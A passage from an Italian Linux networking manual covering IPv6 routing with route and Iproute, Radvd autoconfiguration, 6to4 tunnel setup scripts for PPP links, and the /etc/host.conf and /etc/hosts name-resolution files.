[3] **Iputils** UCB BSD e GNU GPL

traceroute6 fe80::2a0:24ff:fe77:4997

oppure

tracepath6 fe80::2a0:24ff:fe77:4997

Per verificare le regole di instradamento, anche se queste non sono state inserite attraverso un comando apposito, si può utilizzare '**route**' nel modo seguente (il risultato che si ottiene deriva dagli esempi già visti):

route -A inet6[*Invio*]

```
Kernel IPv6 routing table
Destination                     Next Hop    Flags Metric Ref    Use Iface
::1/128                         ::          U     0      4        0 lo
fe80::2a0:24ff:fe77:4997/128    ::          U     0      236      1 lo
fe80::/10                       ::          UA    256    0        0 eth0
ff00::/8                        ::          UA    256    0        0 eth0
::/0                            ::          UDA   256    0        0 eth0
```

Anche in questo caso si può usare in alternativa Iproute, benché restituisca un esito differente:

ip -6 route show[*Invio*]

```
fe80::/10 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
unreachable default dev lo  metric -1  error -101
```

119.4 Definizione degli indirizzi site-local

Gli indirizzi site-local devono essere dichiarati esplicitamente, anche se per questo si potrebbe usare Radvd, in modo da utilizzare automaticamente l'identificatore EUI-64, come descritto nella sezione 119.6.[4] Seguendo il caso visto nella sezione precedente, si può usare Ifconfig nel modo seguente:

ifconfig eth0 inet6 add fec0:0:0:1:2a0:24ff:fe77:4997/64

Oppure, con Iproute:

ip -6 address add fec0:0:0:1:2a0:24ff:fe77:4997/64 dev eth0 ↩
↪scope site

In questo caso, si nota la scelta di identificare la rete fisica a cui si connette l'interfaccia con il numero 1_{16} (fec0:0:0:1:...). Si può verificare il risultato e si osservi il fatto che si sommano assieme le informazioni dei vari indirizzi, con l'indicazione dell'ambito a cui si riferiscono (*scope*):

ifconfig eth0[*Invio*]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

ip address show dev eth0[*Invio*]

[4] Eventualmente, il procedimento manuale può servire per assegnare indirizzi di comodo, che ignorano l'identificatore EUI-64.

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:50:ba:71:d9:c1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fec0:0:0:1:2a0:24ff:fe77:4997/64 scope site
    inet6 fe80::250:baff:fe71:d9c1/10 scope link
```

Anche con gli indirizzi site-local non è necessario dichiarare esplicitamente l'instradamento, basta indicare correttamente la lunghezza del prefisso nel momento in cui vengono assegnati alle interfacce.

```
# route -A inet6
```

In base agli esempi visti fino a questo punto, si dovrebbe osservare qualcosa come l'esempio seguente:

```
Kernel IPv6 routing table
Destination                     Next Hop    Flags Metric Ref    Use Iface
::1/128                         ::          U     0      4        0 lo
fe80::2a0:24ff:fe77:4997/128    ::          U     0      236      1 lo
fe80::/10                       ::          UA    256    0        0 eth0
fec0::1:2a0:24ff:fe77:4997/128  ::          U     0      7        0 lo
fec0:0:0:1::/64                 ::          UA    256    0        0 eth0
ff00::/8                        ::          UA    256    0        0 eth0
::/0                            ::          UDA   256    0        0 eth0
```

In alternativa, con Iproute:

```
# ip -6 route show[ Invio ]
```

```
fe80::/10 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
fec0:0:0:1::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
unreachable default dev lo  metric -1  error -101
```

119.5 Instradamento manuale

L'instradamento dei pacchetti IPv6 dovrebbe essere configurato prevalentemente in modo automatico. Eventualmente si può usare '**route**' specificando che si tratta di indirizzi IPv6:

```
route -A inet6 add indirizzo_ipv6/lunghezza_prefisso dev interfaccia
```

Per esempio, se per qualche motivo fosse necessario stabilire in modo manuale l'instradamento della sottorete fec0:0:0:1::/64 (site-local), attraverso l'interfaccia '**eth0**', si potrebbe usare il comando seguente:

```
# route -A inet6 add fec0:0:0:1::/64 dev eth0[ Invio ]
```

Intuitivamente, per rimuovere una regola di instradamento nel modo appena visto, basta sostituire la parola chiave '**add**' con '**del**'. L'esempio seguente elimina la regola di instradamento che serve a dirigere il traffico per la sottorete fec0:0:0:1::/64 attraverso l'interfaccia '**eth0**':

```
# route -A inet6 del fec0:0:0:1::/64 dev eth0[ Invio ]
```

Naturalmente, la stessa cosa si può ottenere con Iproute. Per aggiungere l'instradamento:

```
# ip -6 route add to unicast fec0:0:0:1::/64 dev eth0[ Invio ]
```

Per togliere l'instradamento:

```
# ip -6 route del to unicast fec0:0:0:1::/64[ Invio ]
```

A parte l'uso dei comandi mostrati per la definizione degli instradamenti a livello di collegamento, che in generale è perfettamente inutile, perché ciò risulta implicito nella definizione degli

indirizzi delle interfacce, diventa importante la definizione di un instradamento attraverso un router. Il meccanismo è lo stesso usato per IPv4, con la differenza che si fa riferimento a indirizzi IPv6. Per esempio, per indicare che il router raggiungibile all'indirizzo fec0:0:0:1::fffe permette di raggiungere la rete fec0:0:0:2::/64, si può usare uno dei due comandi seguenti:

```
# route -A inet6 add fec0:0:0:2::/64 gw fec0:0:0:1::fffe[Invio]
```

```
# ip -6 route add to unicast fec0:0:0:2::/64 scope site ↩
↪via fec0:0:0:1::fffe[Invio]
```

Ecco cosa si ottiene:

```
# route -A inet6[Invio]
...
fec0:0:0:2::/64       fec0:0:0:1::fffe           UG    1      0        0 eth0
...
```

```
# ip -6 route show[Invio]
...
fec0:0:0:2::/64 via fec0:0:0:1::fffe dev eth0  metric 1  mtu 1500 advmss 1440
...
```

119.6 Configurazione e instradamento automatici

Quando si utilizzano indirizzi globali (attualmente solo quelli che hanno il prefisso di formato 001_2), oppure anche validi solo nell'ambito del sito, si può fare in modo che i vari nodi configurino automaticamente le loro interfacce, con l'aiuto di router che «pubblicizzano» le informazioni sugli indirizzi da usare. A questo proposito, con GNU/Linux si può utilizzare Radvd.

Radvd, [5] corrispondente al demone '**`radvd`**', è un *Router advertiser daemon*, cioè un programma che si occupa di stare in attesa delle richieste (*router solicitation*) da parte dei nodi delle sottoreti connesse fisicamente al router in cui questo si trova a funzionare. A queste richieste risponde (*router advertisement*) fornendo l'indicazione del prefisso da usare per gli indirizzi di quel collegamento di rete (*link*).

L'unico impegno sta nella configurazione di Radvd attraverso il suo file di configurazione, che dovrebbe essere '`/etc/radvd.conf`'. All'interno di questo file si indicano i prefissi da usare per ogni collegamento di rete (vengono indicate le interfacce attraverso cui «pubblicizzarli»). Si osservi l'esempio seguente:

```
interface eth0
{
    AdvSendAdvert on;
    prefix 3ffe:ffff:0011:0002::0/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

Viene stabilito che nel collegamento di rete corrispondente all'interfaccia '**`eth0`**', venga pubblicizzato il prefisso 3ffe:ffff:11:2::0/64, che in pratica corrisponde a un indirizzo unicast globale aggregabile, fissato per gli esperimenti nella fase di transizione verso IPv6 e documentato dall'RFC 2471.[6]

[5] **Radvd** software libero con licenza speciale

[6] Tutti gli indirizzi 3ffe::/16 appartengono a questo gruppo di prova, ma in generale vanno usati in base ad accordi presi con altri nodi che utilizzano IPv6.

Con questa informazione, tutti i nodi che risultano connessi allo stesso collegamento di rete, ricevendo questa informazione, configurano le loro interfacce di rete utilizzando l'identificatore EUI-64 e aggiungono la regola di instradamento relativa. Quello che si vede sotto è l'esempio di un'interfaccia di rete già configurata con gli indirizzi *link-local* e *site-local*, avente un indirizzo globale ottenuto attraverso Radvd.

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 3ffe:ffff:11:2:2a0:24ff:fe77:4997/64 Scope:Global
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

Per avviare il demone '**radvd**' non c'è bisogno di opzioni particolari; eventualmente può essere conveniente accertarsi di fargli leggere il file di configurazione corretto:

```
# radvd -C /etc/radvd.conf
```


In questo modo, si vuole indicare precisamente che il file di configurazione è '`/etc/radvd.conf`'.

> Per motivi di sicurezza, il kernel Linux **non utilizza** le informazioni pubblicizzate da Radvd **se è abilitato** il *forwarding*, ovvero l'attraversamento dei pacchetti tra interfacce diverse, dal momento che ciò consentirebbe la programmazione remota del proprio elaboratore come router. Pertanto, gli elaboratori che devono configurare automaticamente le proprie interfacce di rete in base alle notizie diramate da Radvd devono essere preparati con un comando simile a quello seguente, dove l'interfaccia è quella per la quale si vuole consentire la configurazione automatica:
>
> `# echo 0 > /proc/sys/net/ipv6/conf/`*interfaccia*`/forwarding`
>
> Per la stessa ragione, può essere necessario abilitare l'uso di questo meccanismo, anche attraverso un'altra voce:
>
> `# echo 1 > /proc/sys/net/ipv6/conf/`*interfaccia*`/accept_ra`

Per approfondire l'uso e la configurazione di Radvd, si consultino le pagine di manuale *radvd(8)* e *radvd.conf(5)*.

119.7 Tunnel 6to4

La realizzazione di un tunnel 6to4 è abbastanza semplice con l'aiuto di Iproute. Si fa riferimento a un esempio già apparso nella sezione 118.9, in cui l'indirizzo globale IPv4 è 1.2.3.4, che in modo molto semplice si traduce nell'indirizzo IPv6 2002:0102:0304::1.

nodo
IPv4 1.2.3.4
IPv6 2002:0102:0304::1
IPv4
router IPv6
::192.88.99.1
(::c058:6301)

Stante questa situazione, la prima cosa da fare è definire una «interfaccia-tunnel», a cui viene dato il nome di '**t6to4**' (il nome viene attribuito in modo libero):

```
# ip tunnel add name t6to4 mode sit remote any local 1.2.3.4[ Invio ]
```

Intuitivamente, si comprende che '**`remote any`**' indica che la parte finale del tunnel non ha un indirizzo ben preciso (anycast). Con il comando seguente si può controllare di avere realizzato il tunnel correttamente:

```
# ip tunnel show name t6to4[Invio]
```

```
t6to4: ipv6/ip  remote any  local 1.2.3.4  ttl inherit
```

Il tunnel si traduce localmente in un'interfaccia di rete virtuale, denominata '**`t6to4`**', che deve essere attivata espressamente:

```
# ip link set dev t6to4 up[Invio]
```

Si può verificare lo stato di questa interfaccia con il comando seguente:

```
# ip link show dev t6to4[Invio]
```

```
9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
    link/sit 1.2.3.4 brd 0.0.0.0
```

Una volta creata l'interfaccia virtuale, gli si deve attribuire l'indirizzo IPv6:

```
# ip -6 address add local 2002:0102:0304::1/64 scope global ↩
↪dev t6to4[Invio]
```

Si può osservare che l'interfaccia virtuale del tunnel contiene anche l'indirizzo IP ::1.2.3.4:

```
# ip -6 address show dev t6to4[Invio]
```

```
9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
    inet6 2002:102:304::1/64 scope global
    inet6 ::1.2.3.4/128 scope global
```

Infine, è necessario definire l'instradamento per tutti gli indirizzi unicast globali aggregabili, che si differenziano per iniziare con 001_2, pari a 2_{16}, attraverso il router «virtuale» ::192.88.99.1 (virtuale nel senso che il router reale viene determinato automaticamente):

```
# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1[Invio]
```

Per verificare, si può restringere il campo di azione alla sola destinazione desiderata:

```
# ip -6 route show to 2000::/3[Invio]
```

```
2000::/3 via ::192.88.99.1 dev t6to4  metric 1  mtu 1480 advmss 1420
```

Da questo momento, la rete IPv6 pubblica è accessibile, anche se i tempi di risposta sono maggiori del solito, a causa del tunnel. Se si conoscono degli indirizzi IPv6 della rete pubblica, si può tentare di usare Ping o Traceroute per verificare; diversamente, è necessario disporre già di un sistema di risoluzione dei nomi in grado di consultare anche quelli abbinati a IPv6.

Per eliminare il tunnel, si procede in senso inverso: cancellando l'instradamento; disattivando l'interfaccia virtuale del tunnel; eliminando il tunnel. Ecco come:

```
# ip -6 route flush dev t6to4[Invio]
```

```
# ip link set dev t6to4 down[Invio]
```


```
# ip tunnel del name t6to4[Invio]
```

119.7.1 Inserire la rete locale in un tunnel 6to4

Se si dispone di un indirizzo IPv4 statico, è abbastanza semplice configurare l'elaboratore connesso alla rete esterna come router per collegare anche la propria rete locale. Per questo è necessario prima organizzare meglio l'indirizzo IPv6 ottenuto da IPv4. Per cominciare, nell'ipotesi di voler utilizzare anche delle sottoreti locali (cosa che comunque non verrà mostrata qui), conviene utilizzare il campo SLA. Per esempio, si vuole individuare la rete locale con il numero 0007_{16}, che verrà usato nel campo SLA. La figura 119.2 rappresenta sinteticamente tutto ciò che si intende spiegare.

Figura 119.2. Esempio sintetico di una rete local che comunica con la rete esterna IPv6 attraverso un tunnel 6to4.

router locale
eth0 1.2.3.4
tunnel 2002:0102:0304::1/48
eth1 2002:0102:0304:7::1/64
eth0
IPv4
router IPv6
::192.88.99.1
(::c058:6301)
eth1
rete locale 2002:0102:0304:7::/64
nodi della rete locale, con indirizzi del tipo: 2002:0102:0304:7:x:x:x:x/64
Radvd configurato così:

```
interface eth1 {
  AdvSendAdvert on;
  prefix 2002:0102:0304:7::/64 {
    AdvOnLink on;
    AdvAutonomous on;
  };
};
```

Come si vede dalla figura, il router locale è collegato alla rete esterna attraverso l'interfaccia '**eth0**', che si suppone disponga dell'indirizzo IPv4 statico 1.2.3.4, mentre la rete locale è connessa dal lato dell'interfaccia '**eth1**'. Sull'interfaccia '**eth0**' viene creato il tunnel, come è già stato mostrato, avendo cura di usare come maschera di rete 48 bit, in modo da inserire anche il campo SLA nell'identificatore di interfaccia. Si procede in pratica nel modo seguente:

```
# ip tunnel add name t6to4 mode sit remote any local 1.2.3.4[Invio]
```

```
# ip link set dev t6to4 up[Invio]
```

```
# ip -6 address add local 2002:0102:0304::1/48 scope global ↩
↪dev t6to4[Invio]
```

```
# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1[Invio]
```

Fino a questo punto è tutto normale, tranne per il fatto di avere indicato un prefisso di soli 48 bit per l'indirizzo attribuito all'interfaccia virtuale del tunnel. La fase successiva richiede l'attribuzione di indirizzi appartenenti alla rete 2002:0102:0304:7:* (ovvero 2002:0102:0304:7::/64). Per ottenere questo risultato, il router locale deve ospitare Radvd, in funzione, con la configurazione seguente:

```
interface eth0
{
    AdvSendAdvert on;
    prefix 2002:0102:0304:7::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

I nodi della rete locale riceveranno un indirizzo IPv6 del tipo 2002:0102:0304:7:*x*:*x*:*x*:*x*/64, dove *x* rappresenta 16 bit ottenuti dall'identificatore EUI-64; inoltre otterranno l'instradamento predefinito verso il router locale, anche se solo per mezzo di un indirizzo di tipo *link-local*.

Tuttavia, questo non basta, perché il fatto di avere già attribuito all'interfaccia virtuale del tunnel l'indirizzo 2002:0102:0304::1/48, potrebbe impedire a Radvd di assegnare all'interfaccia '**`eth1`**' del router locale un indirizzo appartenente alla rete 2002:0102:0304:7:*. Per sicurezza, è bene intervenire manualmente con un indirizzo che comunque non possa entrare in conflitto; per esempio:

```
# ip -6 address add local 2002:0102:0304:7::1/64 scope global ↩
↪dev eth1[Invio]
```

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding[Invio]
```

119.7.2 Utilizzare un tunnel 6to4 con una connessione PPP

L'uso e la configurazione del protocollo PPP è descritto nel capitolo 127. Per attivare un tunnel 6to4 attraverso un collegamento punto-punto, con il protocollo PPP, conviene intervenire negli script '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`', dal momento che il primo viene avviato dal demone '**`pppd`**' quando è attiva la connessione, mentre il secondo viene avviato al termine della connessione. Pertanto, è sufficiente aggiungere nello '`/etc/ppp/ip-up`' il codice necessario per attivare il tunnel, mentre in '`/etc/ppp/ip-down`' quello che serve per disattivarlo.

In condizioni normali, conviene scrivere degli script separati, facendo in modo che questi siano avviati correttamente da quelli gestiti da '**`pppd`**' (ammesso che la propria distribuzione non organizzi già le cose in tal senso).

Anche senza utilizzare direttamente le informazioni che sarebbero disponibili all'interno dello script '`/etc/ppp/ip-up`', le istruzioni necessarie a individuare l'indirizzo IPv4 ottenuto e ad attivare il tunnel sono quelle seguenti:

```
#!/bin/sh

# Estrae l'indirizzo IPv4 associato all'interfaccia ppp0 e lo mette
# nella variabile di ambiente IPV4_ADDR.
TEMP='ifconfig ppp0 | grep "inet addr"'
TEMP='echo $TEMP | sed s/inet.addr://'
TEMP='echo $TEMP | sed s/P-t-P.*$//'
```

```
IPV4_ADDR=$TEMP

# Trasforma l'indirizzo IPv4 in IPv6, mettendo il risultato nella variabile
# di ambiente IPV6_ADDR.
TEMP=`echo $IPV4_ADDR | tr "." " "`
TEMP=`printf "%02x%02x:%02x%02x" $TEMP`
IPV6_ADDR=2002:$TEMP:7::1

# Crea e attiva il tunnel
ip tunnel add name t6to4 mode sit remote any local $IPV4_ADDR
ip link set dev t6to4 up
ip -6 address add $IPV6_ADDR/48 dev t6to4
ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1
```

Per annullare il tunnel, la procedura è molto più semplice:

```
#!/bin/sh

# Disattiva ed elimina il tunnel
ip -6 route flush dev t6to4
ip link set dev t6to4 down
ip tunnel del name t6to4
```

Se si vuole gestire anche una rete locale, pur avendo solo un indirizzo IPv4 dinamico, si deve fare in modo di configurare dinamicamente anche Radvd. In questo caso, la rete locale è collegata all'interfaccia '**eth0**' del router locale. Ecco come si potrebbe estendere lo script già visto per instaurare il tunnel:

```
#!/bin/sh

# Estrae l'indirizzo IPv4 associato all'interfaccia ppp0 e lo mette
# nella variabile di ambiente IPV4_ADDR.
TEMP=`ifconfig ppp0 | grep "inet addr"`
TEMP=`echo $TEMP | sed s/inet.addr://`
TEMP=`echo $TEMP | sed s/P-t-P.*$//`
IPV4_ADDR=$TEMP

# Trasforma l'indirizzo IPv4 in due indirizzi IPv6, mettendo i risultati
# nelle variabili di ambiente IPV6_ADDR_1 e IPV6_ADDR_2.
TEMP=`echo $IPV4_ADDR | tr "." " "`
TEMP=`printf "%02x%02x:%02x%02x" $TEMP`
IPV6_ADDR_1=2002:$TEMP:7::1
IPV6_ADDR_2=2002:$TEMP:7::2

# Crea e attiva il tunnel
ip tunnel add name t6to4 mode sit remote any local $IPV4_ADDR
ip link set dev t6to4 up
ip -6 address add $IPV6_ADDR_1/48 dev t6to4
ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1

# Ricrea il file di configurazione di Radvd
echo                                         > /etc/radvd.conf
echo interface eth0                         >> /etc/radvd.conf
echo \{                                     >> /etc/radvd.conf
echo   AdvSendAdvert on\;                   >> /etc/radvd.conf
echo   MaxRtrAdvInterval 30\;               >> /etc/radvd.conf
echo   prefix $IPV6_ADDR_2/64               >> /etc/radvd.conf
echo   \{                                   >> /etc/radvd.conf
echo       AdvOnLink on\;                   >> /etc/radvd.conf
echo       AdvAutonomous on\;               >> /etc/radvd.conf
echo       AdvValidLifetime 120\;           >> /etc/radvd.conf
echo       AdvPreferredLifetime 60\;        >> /etc/radvd.conf
echo   \}\;                                 >> /etc/radvd.conf
echo \}\;                                   >> /etc/radvd.conf
```

```
/etc/init.d/radvd stop
/etc/init.d/radvd start

# Aggiunge l'interfaccia verso la rete locale
ip -6 address add local $IPV6_ADDR_2/64 scope global dev eth0

# Abilita l'attraversamento dei pacchetti IPv6
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

A parte tutto, si può osservare che la configurazione di Radvd richiede l'indicazione esplicita di scadenze ravvicinate, data la dinamicità della risorsa (si tratta evidentemente delle direttive che appaiono nell'esempio per la prima volta).

Per eliminare il tunnel e l'instradamento locale, si può procedere a ritroso con lo script seguente:

```
#!/bin/sh

# Disattiva ed elimina il tunnel
ip -6 route flush dev t6to4
ip link set dev t6to4 down
ip tunnel del name t6to4

# Elimina l'indirizzo dato all'interfaccia collegata alla rete locale
ip -6 address flush to 2002::/16

# Disattiva Radvd (salvo esigenze diverse)
/etc/init.d/radvd stop
```

119.8 Riferimenti

- R. Hinden, R. Fink, J. Postel, *RFC 2471: IPv6 Testing Address Allocation*, 1998

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2471.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2471.txt*>

- Peter Bieringer, *Linux: IPv6*

  <*http://www.bieringer.de/linux/IPv6/*>

- Peter Bieringer, *Linux IPv6 HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- *AERAsec*

  <*http://ipv6.aerasec.de/*>

  <*http://ipv6.aerasec.de/index2.html*>

Indirizzi e nomi

La gestione diretta degli indirizzi IP in forma numerica può essere utile in fase di progetto di una rete, ma a livello di utente è una pretesa praticamente inaccettabile. Per questo, agli indirizzi IP numerici si affiancano quasi sempre dei nomi che teoricamente potrebbero anche essere puramente fantastici e senza alcuna logica. Ogni volta che si fa riferimento a un nome, il sistema è (o dovrebbe essere) in grado di convertirlo nel numero IP corrispondente.

In pratica, si usa di solito la convenzione dei nomi di dominio, come già descritto in precedenza (111.10).

Ci sono due metodi per trasformare un nome in un indirizzo IP e viceversa: un elenco contenuto nel file '`/etc/hosts`' oppure l'uso di un servente DNS.

In questo capitolo si analizza '`/etc/hosts`' e gli altri file di configurazione legati alla traduzione dei nomi; nel prossimo verrà trattata la gestione di un servente DNS con il quale si ottiene un servizio di risoluzione dei nomi (*name server*).

120.1 Configurazione del tipo di conversione

Prima di procedere con la trasformazione di un nome in un indirizzo IP, occorre definire in che modo si vuole che il sistema esegua questa operazione. Il file di configurazione attraverso il quale si definisce ciò è '`/etc/host.conf`', ma anche attraverso l'uso di variabili di ambiente si può intervenire in questa configurazione.

120.1.1 /etc/host.conf

Viene usato per determinare quali servizi usare per risolvere i nomi di dominio. Ogni riga rappresenta un'opzione di funzionamento, inoltre il simbolo '`#`' rappresenta l'inizio di un commento. Solitamente vengono specificate solo due direttive: '**`order`**' e '**`multi`**', come nell'esempio seguente:

```
order hosts,bind
multi on
```

Nella prima riga, l'opzione '**`order`**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '`/etc/hosts`' (120.2.1) e quindi si interpella il servizio di risoluzione dei nomi. Nella seconda riga, '**`multi on`**', abilita la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome. Un evento del genere può verificarsi quando uno stesso elaboratore ha due o più connessioni per la rete e per ognuna di queste ha un indirizzo IP diverso.

```
order {hosts|bind|nis}[,...[,...]]
```

L'opzione '**`order`**' richiede uno o più argomenti (separati da spazio, virgola, punto e virgola o due punti) indicanti la sequenza di servizi attraverso cui si deve tentare di risolvere un nome.

```
multi {on|off}
```

L'opzione '**`multi`**' attiva o disattiva la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome.

120.1.2 Variabili di ambiente

Attraverso l'uso di variabili di ambiente è possibile interferire con la configurazione del file '`/etc/host.conf`'.

- '**`RESOLV_HOST_CONF`**'

  Se esiste e non è vuota, definisce il nome di un file alternativo a '`/etc/host.conf`'.

- '**`RESOLV_SERV_ORDER`**'

  Definisce l'ordine dei servizi di risoluzione dei nomi, senza tenere conto di quanto eventualmente già definito attraverso l'opzione '**`order`**' nel file '`/etc/host.conf`'.

- '**`RESOLV_SERV_MULTI`**'

  Può contenere la stringa '**`on`**' oppure '**`off`**', con lo stesso significato dell'opzione '**`multi`**' del file '`/etc/host.conf`' e serve a sostituirsi all'eventuale dichiarazione fatta nel file stesso.

120.2 File per la conversione

Prima che esistessero i serventi DNS si dovevano risolvere i nomi attraverso l'uso di un file unico, contenente un elenco di indirizzi IP associato ai nomi rispettivi. Teoricamente, utilizzando un servente DNS questo file potrebbe non essere più necessario. In pratica conviene utilizzare ugualmente questo vecchio metodo per garantirsi l'accessibilità alla rete locale anche quando l'eventuale servente DNS non dovesse funzionare.

120.2.1 /etc/hosts

Il file '`/etc/hosts`' viene usato per convertire i nomi degli elaboratori in numeri IP e viceversa. È particolarmente utile la sua compilazione all'interno di piccole reti che non dispongono di un servente DNS. All'interno di una rete locale può essere predisposto uguale per tutti gli elaboratori connessi, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file.

```
# necessario per il loopback IPv4
127.0.0.1                       localhost.localdomain   localhost

# indirizzi IPv4
192.168.1.1                     dinkel.brot.dg          dinkel
192.168.1.2                     roggen.brot.dg          roggen

192.168.2.1                     weizen.mehl.dg          weizen

#necessario per il loopback IPv6
::1                             ip6-localhost           ip6-loopback

# necessari per il multicast IPv6
fe00::0                         ip6-localnet
ff00::0                         ip6-mcastprefix
ff02::1                         ip6-allnodes
ff02::2                         ip6-allrouters
ff02::3                         ip6-allhosts

# indirizzi IPv6
```

```
fec0::1:2a0:24ff:fe77:4997      dinkel.brot.dg          dinkel
fec0::1:280:5fff:fea6:6d3d      roggen.brot.dg          roggen

fec0::2:280:adff:fec8:a981      weizen.mehl.dg          weizen
```

In pratica, il file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '`#`') e righe che iniziano con un indirizzo IP (sia IPv4 che IPv6). Dopo l'indirizzo IP, separato da spazi o caratteri di tabulazione, inizia l'elenco dei nomi a esso abbinati, anche questo può essere separato da spazi o da caratteri di tabulazione.

Di solito, si indica il nome di dominio completo (FQDN o *Fully qualified domain name*), seguito eventualmente da possibili abbreviazioni o soprannomi.

